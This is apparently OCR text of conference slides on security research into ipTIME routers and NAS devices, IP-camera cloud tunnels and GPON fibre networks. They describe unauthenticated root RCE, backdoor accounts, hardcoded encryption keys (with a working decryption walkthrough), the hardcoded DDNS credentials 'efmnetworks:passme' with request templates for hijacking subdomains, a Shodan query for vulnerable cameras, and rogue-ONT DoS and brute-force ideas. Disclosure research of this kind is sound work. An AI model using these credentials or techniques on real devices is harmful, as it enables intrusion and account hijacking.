
CONCLUSION

- Bad design in routers
- Possible hacking of all the routers if the 2006 Tomcat server is hacked
- No security
- Backdoor accounts, remote management
- Outdated software with vulns
- The TR-069 server "seems" to be closed since 14 Feb 2017 - Live demo
- Gaining RCE is left as an exercise for you

IPTIME

ipTIME is a Korean company selling NAS, routers and AP. Very bad history of IT security:

- Widely used in South Korea
- Hardware running linux
- RCE as root on the LAN using a HTTP request
- RCE as root on the LAN using a DHCP request
- XSS, CSRF
- Ultimate protection: CAPTCHA !


EFM Networks ipTIME N604V - Mozilla Firefox
EFM Networks ipTIME N...
192.168.0.1/sess-bin/login_session.cgi
Search
ipTIME N604V
로그인 이름
admin
로그인 암호
:admin(
아래 이미지의 문자를 입력하세요.
새로고침
rpoot
로그인

ROUTERS / ACCESS POINTS

1st RCE disclosed in April 2015:

- 172 router models affected
- http://ip/cgi-bin/sh (really?)
- Unauthenticated RCE as root (bonus: with CSRF)
- Un-coordinated Disclosure from iptime and KrCERT
- iptime answer : UI□□ □□□□ = Enhanced security for UI

2nd RCE disclosed in July 2015:

- 172 router models affected
- Unauthenticated RCE as root
- commands injection using DHCP request using hostname field
- Dropped as a 0day - finally got credit \o/
- iptime answer: DHCP□□ □□ □□ □□ (□□□:□□□ □) = Solve DHCP related security issue (Pierre Kim)

No more Free RCEs !

NAS

Firmware Hell - (1.2.76 - 2017-03-07)

1. Lighttpd 1.2.26 built on 2014, released in February 2010
2. Samba 3.6.1 built in May 2016, released in November 2011
3. Rsync servers 3.0.8 (from 2011-03-26), using clear-text transfer

Backdoor stuff as usual: (*sh* instead of *nologin*)

```
daemon:[REDACTED]:7000:7000:Linux User,,,:/home/daemon:/bin/sh

# ls -la /etc/ssh
total 18
drwxr-xr-x.  2 root root 1024 Mar  1 21:02 .
drwxr-xr-x. 15 root root 1024 Mar  1 21:02 ..
lrwxrwxrwx.  1 root root   27 Mar  1 21:02 moduli -> /usr/hddapp2/etc.hdd/moduli
-rw-------.  1 root root  668 May 27  2014 ssh_host_dsa_key
-rw-------.  1 root root  600 May 27  2014 ssh_host_dsa_key.pub
-rw-------.  1 root root  975 May 27  2014 ssh_host_key
-rw-------.  1 root root  640 May 27  2014 ssh_host_key.pub
-rw-------.  1 root root 1675 May 27  2014 ssh_host_rsa_key
-rw-------.  1 root root  392 May 27  2014 ssh_host_rsa_key.pub
```

Version detection:

- http://ip_of_nas/firmware_version

NAS

The "CloudBackup" Approach.

```
user@kali:~/fw/ipdisk/nas2_1.2.76/fs/usr/local/bin $ ls -la
total 2448
drwxr-xr-x 2 root root   4096 Mar  1 21:02 .
drwxr-xr-x 4 1003  504   4096 Mar  1 21:02 ..
lrwxrwxrwx 1 root root      5 Mar 31 12:37 cloudbackup -> rsync
[...]
```

1. Scan Korean IPs for port 1873/tcp
2. 6 year-old Rsync servers, using clear-text transfer
3. Profit

NAS

Online services

- From **lib/libesys.so.0**: Plugins @ http://download.iptime.co.kr/plugin/bcm470x/
- From **lib/libesys.so.0**: FW update as root : **/usr/bin/wget http://download.iptime.co.kr:33798/online_upgrade/model_version.pkg -O %s -q**
- From **lib/libesys.so.0**: Remote information about NAS : http://www.ipdisk.co.kr:33798/myipdisk/myipdisk.php?userid=X and http://www.ipdisk.co.kr/nasipdisk/nasipdisk.php?hinfo=X
- From **/lib/libefm.so.0**: Using Encryption over HTTP

ENCRYPTION

Because it is secure

/usr/webroot/cgi/advanced/cloudbackup_info.cgi
provides encrypted information about ipcloud service.
This CGI is available without authentication on
http://target/cgi/advanced/cloudbackup_info.cgi

```
11  v2 = a1;
12  v3 = a2;
13  get_cloudbackup_config(&v7);
14  gettimeofday(&tv, 0);
15  puts("Content-type:text/html; charset=utf
16  sprintf(&s, "%u;%d", tv.tv_sec, v8, v3, v
17  encode_ipcloud_crypt(&s, &v5);
18  printf("%s", &v5);
19  return 0;
20}
```

Encryption based on Chameleon, that was also used to encrypt communication with remote

```
ipcloud_server_command:
  j_encode_ipcloud_crypt((int)&v16, (int)&v15);
  [...]
  sprintf(
    (char *)&v20,
    "/usr/bin/wget \"http://members.ipcloud.co.kr:%d/ipcloud/server_register3.php?value=%s\" -q -O %s %s",
    33798, &v15, 564400, v7);

    1. j_encode_ipcloud_crypt()      4. chameleon encryption with hardcoded keys : !efmnetworks! or topofworld
              |                                /|\                                |
              V                                 |                                 V
    2. encode_ipcloud_crypt() --------> 3. encode_crypt()     5. j_chameleon_char() [file] or j_chameleon_dh_st
```

```
1  int __fastcall encode_crypt(int a1, char *a2, int a3, int a4)
2  {
3    int v4; // ST18_4@1
4    int v6; // [sp+14h] [bp-40h]@3
5    int v7; // [sp+1Ch] [bp-38h]@1
6    char *s; // [sp+20h] [bp-34h]@1
7    int v9; // [sp+24h] [bp-30h]@1
8    char v10; // [sp+2Bh] [bp-29h]@1
9    char dest; // [sp+36h] [bp-1Eh]@1
10   FILE *stream; // [sp+44h] [bp-10h]@2
11   FILE *v13; // [sp+48h] [bp-Ch]@4
12
13   v9 = a1;
14   s = a2;
15   v7 = a3;
16   v4 = a4;
17   memcpy(&dest, "!efmnetworks!", 0xEu);
18   memcpy(&v10, "topofworld", 0xBu);
19   if ( v4 )                                             // FILE MODE
20   {
21     stream = (FILE *)fopen64(v9, 128100);
22     if ( stream )
23     {
24       v13 = (FILE *)fopen64(s, 128104);
25       if ( v13 )
26       {
27         sub_19894((int)stream, (char *)v13, (int)&dest, 1, v7, &v10);
28         fclose(stream);
29         fclose(v13);
30         v6 = 0;
31       }
32       else
33       {
34         fclose(stream);
35         v6 = 1;
36       }
37     }
38     else
39     {
40       fprintf((FILE *)stderr, "Error: Can't open %s!", v9);
41       v6 = 1;
42     }
43   }
44   else
45   {                                                     // STREAM MODE
46     v6 = j_chameleon_dh_stream_raw(v9, s, (int)&dest);
47   }
48   return v6;
49 }
```

DECRYPTION?

How about decode_crypt() in */lib/libefm.so.0*?

decode_crypt() calls j_chameleon_dh_stream_raw() or j_chameleon_char() with the same keys!

```
# wget -O- http://target/cgi/advanced/cloudbackup_info.cgi
1666ee2d5fb5a8ac9543fb1c5da99b872dc2a71688127ed0ab
# convert.pl 1666ee2d5fb5a8ac9543fb1c5da99b872dc2a71688127ed0ab > in2.file
# cat in2.file
\x16\x66\xee\x2d\x5f\xb5\xa8\xac\x95\x43\xfb\x1c\x5d\xa9\x9b\x87\x2d\xc2\xa7\x16\x88\x12\x7e\xd0\xab

# cat lib/decode.c
#include <stdio.h>
#include <stdlib.h>

extern int decode_crypt(char *a1, char *arg2, int arg3, int arg4);

int main(int argc, char **argv, char **envp)
{
  char out[500];
  decode_crypt("in2.file", "out.file", 10, 1);
  system("cat out.file"); /* 90% of iptime code is like that. Why I'm not allowed to do the same ? */
  return (0);
}
# cd lib && arm-linux-gnueabi-gcc-6 decode.c -o decode libefm.so.0 ../usr/lib/libglib.so ../usr/lib/libiconv.so
# chroot . ./qemu-arm-static ./lib/decode
1490992697;1873# <- TCP port used by rsync^H^H^H^H^Hcloudbackup
    |
gettimeofday()
```

DECRYPTION

We can now decrypt traffic.

i.e.: */sbin/sysd* is started at boot (*/etc/rc -> /sbin/initd -> /sbin/sysd &*)

This program does a lot of things. sub_11ED8() is interesting:

- retrieves some information about the NAS (MAC, FW version, kernel)
- encrypts the information using the same encryption process (and hardcoded key)
- sends the information to auth3.efm-net.com:50505/udp
- acts depending on the reply of auth3.efm-net.com

Depending on the reply of the server, your NAS can do this:

```
{
  syslog(7, "--> Invalid Product : DISABLE Network Interface...");
  system2("/sbin/ifconfig %s down", "eth0");
  v2 = sub_112FC(911);
  signal_update_wrapper(v2);
}
```

Nice, heh!

ONLINE SERVICE

Passwords as a Service

Live demo

- Reversing APIs in 2015 : *ipTIME DDNS client 1.0* then *ipTIME DDNS client 2.0*
- Profit

The main webpages are:

- /ddns/ddns_main_v2.php (members.iptime.org)
- /ddns/ddns_main.php (members.iptime.org)
- /ipdisk_ddns/ddns_main.php (members.ipdisk.co.kr)

ONLINE SERVICE

Registering a new sub-domain:

```
POST %s HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: ipTIME DDNS client 2.0
Host: members.iptime.org
Authorization: Basic ZWZtbmV0d29ya3M6cGFzc21l <- efmnetworks:passme ; hardcoded in the binary
Content-Length: %d

action=register&domain=%s
```

Updating a sub-domain with legacy protocol:

```
POST %s HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: ipTIME DDNS client 2.0
Host: members.iptime.org
Authorization: Basic ZWZtbmV0d29ya3M6cGFzc21l <- efmnetworks:passme
Content-Length: %d

system=statdn&backmx=%s&action=register&domain=%s&account=%s&hinfo=%s&option=0&model=IPDISK_PC_SERVER&
email=%s&ftp_ext_port=%d:1@&http_port=%d&ip=%s
```


ONLINE SERVICE


Updating a sub-domain with the new protocol. The content is a big hash and seems to be encrypted with a SUPER SECRET key (...) shared with the official server:

```
POST %s HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: ipTIME DDNS client 2.0
Host: members.iptime.org
Authorization: Basic ZWZtbmV0d29ya3M6cGFzc21l <- efmnetworks:passme
Content-Length: %d

content=longlonglonglonghash(400+bytes)
```

There is another action which seems to be legacy (with ipTIME DDNS client 1.0 User-Agent):

```
POST %s HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: ipTIME DDNS client 1.0
Host: %s
Authorization: Basic ZWZtbmV0d29ya3M6cGFzc21l <- efmnetworks:passme
Content-Length: %d

action=forget&email=%s
```


EFM Networks ipTIME N604V - Mozilla Firefox
EFM Networks ipTIME N...
192.168.0.1/sess-bin/timepro.cgi?tmenu=main_frame
Search
ipTIME N604V
다시
저장
도움
DDNS
ipTIME DDNS
pierrekim.iptime.org
pierrekim@yopmail.com
ID
vyaud
새로고침
VPN
DDNS
WOL
IPTV
Logout
ipTIME DDNS
E-mail


EFM Networks ipTIME N604V - Mozilla Firefox
EFM Networks ipTIME N...
192.168.0.1/sess-bin/timepro.cgi?tmenu=main_frame
Search
ipTIME N604V
다시
저장
도움
VPN
DDNS
WOL
IPTV
Logout
ipTIME DDNS
새로고침
pierrekim.iptime.org
ipTIME DDNS
pierrekim@yopmail.com

IPTIME

An attacker can:

- Steal *.iptime.org, ipdisk.co.kr subdomains
- [REDACTED]
- [REDACTED]

Personal analysis

- Security is not a priority. Are the vulnerabilities in their products added by voluntary actions?
- There are only 3 possibilities for this situation:
  - They are incompetent
  - They know what they are doing and they are adding backdoors in their products (seems true from what I reversed) - found backdoor encryption key in NAS firmware, backdoor management access in routers firmware.
  - This is a CTF running from years

CAMERAS

Research partially disclosed

- Shodan: "GoAhead 5ccc069c403ebaf9f0171e9517f40e41" (263.000)
- Pre-auth RCE on the HTTP server (Bonus: cameras uses UPNP to open the port on the WAN interface of the router) : Root access
- Exploit
- Interesting stuff: Cloud

CLOUD TECHNOLOGY

Reverse-Engineering of PPPP protocol not yet disclosed

- "Cloud" managed by a single entity, several AWS, CN servers
- Custom tunneling protocol using UDP - 99% reversed
- Authentication done by the camera
- Each vendor uses 3 supernodes and several proxies
- This entity carries all the traffic in clear-text (passwords, videos [h.264], settings, images, private information)
- Can be used to transmit commands to cameras
- Cameras, Clients (IOS, Android), servers can be simulated (enjoy your goatse streams)
- Cameras can be hacked using this "Cloud", *even behind 7 proxies*
- Joint work with Alexandre Torres
- **Don't trust this Cloud**

GPON FTTH

- GPON: Gigabit-capable Passive Optical Networks
- OLT: Optical Line Terminal
- ONU: Optical Network Unit - multiple clients
- ONT: Optical Network Transceiver or Optical Network Terminal - single clients
- SLID: Subscriber Line IDentifier
- POS: Passive Optical Splitter

The ONU is hosted at home. It encodes and receives the signal for the fiber. It's basically a blackbox. We can name the ONU an ONT (Optical Network Transceiver) because it translates the signals present in the fiber (light) into electrical signals (RJ45), and vice versa.

[REDACTED]

[REDACTED]

[REDACTED]

SECURITY THREAT AGAINST THE GPON FTTH MODEL

The existing security mechanisms are based on the assumption that all the GPON elements will be strongly physically protected. GPON communication is vulnerable to severe security issues, such as:

- Fake/Forged OLT: currently no OLT identification and authentication mechanisms have been specified
- Man In The Middle (MITM) attacks
  - Passive attacks: password and keys sent as cleartext
  - Active attacks: sensitive PLOAM messages are not authenticated (e.g. PASSWORD, encryption KEY)
- Several kinds of DOS (Denial of Service) at GPON level e.g. during the activation phases.

ONT AUTHENTICATION

G.984.3 defines two authentication mechanisms:

- pre-provision of the ONU/ONT to an OLT, using a shared SLID (Subscriber Line IDentifier)
- the SLID is unknown and the OLT activates the ONT/ONU on the fly.

The SLID can be in different modes:

- PERMANENT
- VOLATILE
- REGISTRATION

No protection against Bruteforce in the ISP end

No public attack toolkits :(

Solution: weaponizing the ONT! Possibility to create a Rogue ONT using Alcatel ONTs:

- First application: GPON DoS: Injection of a PtT signal on the PON using the ONT or using a PtP ONT. OLTs unable to filtrate the signal because the "timeslots" are full - works
- Second application: Bruteforce SLID - works
- Other project: Wiretapping - *in progress*

CONCLUSION

- Hope you had fun
- This presentation was self-censored
- Security perimeter of embedded devices is huge
- Room for improvement for Korean devices
- Security by obscurity
- Some more disclosure to come in the future

THE END

- Vendor : silent patches (iptime)
- KISA didn't reply to my emails / tweets in 2015 - 2016. Got a reply from KrCERT in 2017!
- KrCERT required me not to disclose vulnerabilities (because of "Cyber attacks")
- No CVEs, No credits
- No security advisory, No bug bounty
= I keep the 0days
- Pocsec tried to contact vendors, No reply

THANK YOU

- Y.S.K.
- Alexandre Torres
- 49c43e37d481bad8a68b60588f6efc11 0day research team : A, Q, J, T
- Harry && Vangelis